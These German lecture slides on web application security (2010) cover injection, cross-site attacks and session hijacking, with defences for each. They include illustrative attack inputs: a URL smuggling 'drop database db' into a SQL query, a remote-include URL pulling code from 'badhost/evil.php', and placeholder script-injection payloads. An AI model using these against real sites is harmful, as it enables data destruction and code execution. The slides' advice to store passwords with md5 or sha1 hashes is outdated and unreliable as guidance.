

Sicherheit von Webanwendungen

Lars Formella

18. November 2010

Inhalt

- 1 Inhalt
- 2 *Injections
 - SQL Injections
 - File Injections
- 3 XS* - Cross-Site *
 - Cross-Site Scripting
 - Cross-Site Request Forgery
 - Cross-Site Authentication
- 4 *Hijacking
 - Hijacking Arten
- 5 Zusätzliches

Wer bin ich / Grundsätzliches

Wer bin ich

- Master Informatik 2. Semester
- 1. Webseite ging Ende 2000 online
- anfangs Frontpage / HTML / Frames, später PHP, MySQL
- heute ist die Webseite von 2000 ein kleines CMS

Grundsätzliches

- keine Anleitungen für Scriptkiddies
- Fairplay
- Its not a feature - a bug is still a bug!

*Injections

Was sind Injections?

einschleusen von fremden Inhalten in bestehende Systeme mit folgenden Zielen:

- bestehende besonders geschützte Daten auslesen
- bestehende Daten verändern
- neue Daten hinzufügen / bestehende löschen
- nutzen von fremden Ressourcen

SQL Injections




Abbildung: <http://xkcd.com/327/>

Übersicht SQL Injections

SQL Injections

einschleusen von fremden Datenbankbefehlen über die Anwendung, die den Zugriff auf eine Datenbank bereitstellt

Beispiel

- `query('SELECT * FROM entry WHERE id = $_GET['id']');`
- `http://examplehost/get-user.php?id=23`
- `('SELECT * FROM user WHERE id = 23');`
- `http://examplehost/get-user.php?id=23;drop+database+db`
- `('SELECT * FROM user WHERE id = 23; drop database db');`

Abwehrmaßnahmen SQL Injections

Escapen von Metazeichen

- alle eingehenden Eingabewerte als unsicher betrachten und vor weiterer Verarbeitung prüfen, z.B. maskieren / ersetzen von Metazeichen

Prepared Statements

- `p = new PrpStmt('SELECT * FROM entry WHERE id = ?');`
- `p.addValue($_GET['id']);`
- `p.execute();`

Abwehrmaßnahmen SQL Injections

Granulierte Rechtevergabe

- Rechte für SQL Select, Insert, Update, Delete, ...
- (siehe Vorführung - MySQL Administrator)

Übersicht File Injections

File Injections

einschleusen von fremden Code über eine Webseite

Beispiel

- `include($_GET['file'].'.php');`
- `http://examplehost/index.php?file=entry`
- `include('entry.php');`
- `http://examplehost/index.php?file=http%3A%2F%2Fbadhost%2Fevil`
- `include('http://badhost/evil.php');`



Abwehrmaßnahmen File Injections

Escapen von Metazeichen

- alle eingehenden Eingabewerte als unsicher betrachten und vor weiterer Verarbeitung prüfen, z.B. maskieren / ersetzen von Metazeichen

Whitelists

- `files = array('entry', 'admin', ...);`
- `http://examplehost/index.php?file=0`
- `include($files[$_GET['file']]. '.php');`

XS* - Cross-Site *

Was ist XS*?

bezeichnet einen Angriff der zwischen verschiedenen Aufrufen einer Seite stattfindet; in der Regel jedoch nicht Webseiten übergreifend; mit folgenden Zielen:

- bestehende Daten auslesen (von anderen Nutzern)
- bestehende Daten verändern (von anderen Nutzern)
- neue Daten hinzufügen / bestehende löschen (von anderen Nutzern)

Übersicht XSS

Cross-Site Scripting

einfügen von Informationen aus einem unsicheren Kontext, in einen anderen Kontext, in dem sie als vertrauenswürdig eingestuft werden
→ starten von Angriffen aus dem vertrauenswürdigem Kontext

Beispiel

- HTML / JavaScript Injection von Inhalten
- einfügen von `<script>evil(...)</script>`

Angriffsarten XSS - Nicht-persistent

Übersicht

dynamisch generierte Webseite gibt per GET/POST übergebene Eingabewerte aus

Beispiel

- `http://examplehost/?search=Suchbegriff`
- `<p>Sie suchten nach: Suchbegriff</p>`
- `http://examplehost/?search=<script>evil(...)</script>`
- `<p>Sie suchten nach: <script>evil(...)</script></p>`

Angriffsarten XSS - Persistent

Übersicht

Schadcode wird auf dem Webserver gespeichert und bei jeder Anfrage ausgeliefert

Beispiel

- `http://examplehost/guestbook`
- `<p>Eintrag von: $name</p>`
- `<p>Eintrag von: <script>evil(...)</script></p>`

Angriffsarten XSS - Dom Injection

Übersicht

auf statischer Webseite wird der Schadcode zur Ausführung direkt an ein clientseitiges Skript übergeben

Beispiel

- `http://examplehost/index.html?arg=Wert`
- JavaScript liest Wert aus URL: `<p>Argument: Wert<p>`
- `http://examplehost/index.html?arg=<script>evil(...)</script>`
- `<p>Argument: <script>evil(...)</script></p>`

Abwehrmaßnahmen XSS

Serverseitig

- alle eingehenden Eingabewerte als unsicher betrachten und vor weiterer Verarbeitung prüfen, z.B. maskieren / ersetzen von Metazeichen
- keine Blacklist, sondern Whitelist

Clientseitig

- JavaScript wenn möglich deaktivieren (NoScript)
- Browserplugin was XSS Angriffe erkennt (z.T. NoScript)

Übersicht XSRF

Cross-Site Request Forgery

mit technischen Maßnahmen oder zwischenmenschlicher Überredungskunst wird aus dem Webbrowser des Opfers ohne dessen Wissen ein kompromittierter HTTP-Request an die Webanwendung abgesetzt

Beispiel

- `http://myhost/user.php?action=logout`
- `http://myhost/admin.php?action=delete&id=1`

Beispiel XSRF bei OKF / MVS / NBT

(siehe Vorführung)

Abwehrmaßnahmen XSRF

Serverseitig

- Shared-Secret bei Schreibvorgängen / Passwortabfrage bei wichtigen Änderungen
- keinen richtigen Schutz bieten:
 - nur HTTP-Post akzeptieren / HTTP-Referrer-Prüfung

Abwehrmaßnahmen XSRF

Clientseitig

- keine Schadsoftware
- JavaScript wenn möglich deaktivieren (NoScript)
- immer aus Seiten ausloggen
- Browserplugins wie RequestPolicy für Firefox

(siehe Vorführung)

Übersicht XSA

Cross-Site Authentication

durch Einbinden von externem Content kann ein Angreifer fremde Passwörter ausspionieren kann (Form von Cross-Site Request Forgery)

Beispiel

- `[img]http://badhost/cool-image.png[/img]` durch HTTP Auth geschützt

Abwehrmaßnahmen XSA

Serverseitig

- keine Einbindungen aus externen Quellen

Clientseitig

- evtl. Browserplugin was domainübergreifende HTTP Auth's erkennt
- gesunder Menschenverstand

*Hijacking

Was ist Hijacking?

übernehmen bestehender Strukturen zu eigenen Zwecken mit folgenden Zielen:

- bestehende besonders geschützte Daten auslesen
- bestehende Daten verändern
- neue Daten hinzufügen / bestehende löschen
- nutzen von fremden Ressourcen

Session Hijacking Arten

Session Hijacking

durch Netzwerk Sniffing wird die Session eines Surfers übernommen, bedarf allerdings Voraussetzungen:

- Netzwerkverkehr sollte unverschlüsselt sein
- Netzwerkverkehr muss abhörbar sein
- es sind keine Intrusion Detection Systeme vorhanden

gibt es Scriptkiddie tauglich als Firefox Addon (Firesheep)

Cookie Hijacking

läuft so ähnlich ab wie Session Hijacking, nur mit Cookies



Hijacking Arten

Beispiel mit Firesheep und Facebook / Twitter

(siehe Vorführung)

Abwehrmaßnahmen Hijacking

Serverseitig

- Gegen XS* Angriffe schützen
- Abgleich von IP Adressen ist unzureichend, kann aber von Vorteil sein
- wichtige Schreibzugriffe mit Passwort versehen

Clientseitig

- HTTPS benutzen
- keine offenen WLAN Netze benutzen

Security through obscurity / Erschweren von Botskripten

Sicherheit durch Unklarheit

kontroverses Prinzip in Sicherheitstechnik, nach dem versucht wird, Sicherheit durch Verschleierung bzw. Geheimhaltung zu erreichen

Beispiel

- keine Fehlermeldungen ausgeben
- Header / Footer entfernen
- Ordner / Pfade umbenennen
- Default Benutzer ändern
- Formularnamen umbenennen

Speicherung von Passwörtern

Wichtig

- niemals als Klartext

Möglichkeiten

- als Hash per md5(), sha1(), md5(sha1()), etc.
- wenn möglich als "Salted Hash" (Salt sollte einstellbar sein)

Fragen?

Fragen?